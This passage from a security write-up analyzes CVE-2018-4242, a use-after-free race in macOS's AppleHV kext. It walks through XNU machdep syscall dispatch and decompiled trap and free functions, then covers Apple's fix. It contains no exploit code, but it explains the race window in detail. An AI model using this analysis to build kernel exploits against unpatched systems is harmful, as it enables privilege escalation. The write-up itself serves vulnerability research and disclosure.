         ? hv_trap_table[type].traps[index](target, argument) \
         : KERN_INVALID_ARGUMENT)

kern_return_t hv_task_trap(uint64_t index, uint64_t arg) {
    return HV_TRAP_DISPATCH(HV_TASK_TRAP, index, hv_get_task_target(), arg);   /* (b) Reference for hv_trap_table */
}

kern_return_t hv_thread_trap(uint64_t index, uint64_t arg) {
    return HV_TRAP_DISPATCH(HV_THREAD_TRAP, index, hv_get_thread_target(), arg);
}

// osfmk/i386/machdep_call.c
const machdep_call_t machdep_call_table64[] = {
    MACHDEP_CALL_ROUTINE64(hv_task_trap, 2), /* (c) Reference for hv_task_trap and hv_thread_trap */
    MACHDEP_CALL_ROUTINE64(hv_thread_trap, 2),
    ...
};

// osfmk/i386/bsd_i386.c
void machdep_syscall64(x86_saved_state_t *state) {
    int trapno;
    const machdep_call_t *entry;
    x86_saved_state64_t *regs;

    assert(is_saved_state64(state));
    regs = saved_state64(state);

    trapno = (int)(regs->rax & SYSCALL_NUMBER_MASK);

    DEBUG_KPRINT_SYSCALL_MDEP("machdep_syscall64: trapno=%d\n", trapno);

```

```
    if (trapno < 0 || trapno >= machdep_call_count) {
        regs->rax = (unsigned int)kern_invalid(NULL);

        thread_exception_return();
        /* NOTREACHED */
    }
    entry = &machdep_call_table64[trapno];   /* (d) Reference for machdep_call_table64 */

    switch (entry->nargs) {
        case 0:
            regs->rax = (*entry->routine.args_0)();
            break;
        case 1:
            regs->rax = (*entry->routine.args64_1)(regs->rdi);
            break;
        case 2:
            regs->rax = (*entry->routine.args64_2)(regs->rdi, regs->rsi);
            break;
        default:
            panic("machdep_syscall64: too many args");
    }
    ...
}
```

Listing 14: Setup traps

Follow the references of (a), (b), (c) and (d) we will end in function **machdep_syscall64** which we already seen in Table 1. This is the entrance of machdep system call. Now it's clearer that we can trap into AppleHV.kext through ordinary system call easily.

3.2 Vulnerability

Keep in mind that now we have two ways of accessing AppleHV and AppleHVClient. One is IOKit family interfaces and the other is machdep system calls.

```
__int64 __fastcall hv_vmx_vm_t::TRAP_hv_destroy_vm(hv_vmx_vm_t *this, hv_vmx_vm_t *a2)
{
  unsigned int v2; // er14

  if ( this )
  {
    IOLockLock(*((_QWORD *)this + 16), a2); // ----> (a) Hold the lock
    if ( *((_DWORD *)this + 16) <= 0 )
    {
      v2 = 0;
      hv_set_task_target(0LL);
      IOLockUnlock(*((_QWORD *)this + 16));
    }
    else
    {
      IOLockUnlock(*((_QWORD *)this + 16));
      v2 = -85377023;
    }
  }
  else
  {
    v2 = -85377018;
```

```
  }
  return v2;
}
```

Listing 15: **hv_vmx_vm_t::TRAP_hv_destroy_vm**

Trap **hv_vmx_vm_t::TRAP_hv_destroy_vm** is for destroying the object of registered target of **hv_vmx_t** which is created upon start of AppleHV-Clent. But this **hv_vmx_t** object may be freed after the entrance of this trap. When user call IOServiceClose and the kernel will call the asynchronous **AppleHVClient::free** via IOService::terminateWorker since there does not exist reference of AppleHVClient. **AppleHVClient::free** will call **hv_vmx_vm_t::free** to free the memory of **hv_vmx_t**.

```
void __fastcall hv_vmx_vm_t::free(hv_vmx_vm_t *this)
{
  hv_vmx_vm_t *v1; // rbx
  __int64 v2; // rdi

  v1 = this;
  *((_BYTE *)this + 28) = 0;
  v2 = *((_QWORD *)this + 16);
  if ( v2 )
    IOLockFree(v2);  // -------> (b) Free the lock
  v3 = *((_QWORD *)v1 + 7);
  if ( v3 )
    IOFreeAligned(v3, 256LL);
  ...
}
```

Listing 16: **hv_vmx_vm_t::free** function

The UaF happens When one thread retrives **hv_vmx_t** and steps into (a) in Listing 15 via machdep system call just after the other thread's executing of (b) in Listing 16 via **IOService::terminateWorker**.

3.3 Fixing

Apple removes all code of AppleHVClient, but adds a trap **hv_vmx_vm_t::TASK_TRAP_vm_create**. This trap is used for creating **hv_vmx_t** objects which AppleHVClient did so there cannot be two ways to operate the objects in AppleHV.

4 Conclusion

In this write-up, we talked about the 4 classes of system calls in XNU and made a detailed introduction to MIG system. Also we made a brief dicussion of IOKit subsystem which powers all the drivers on iOS/macOS. Last but not least, we analyzed the CVE-2018-4242 vulnerability and fixing.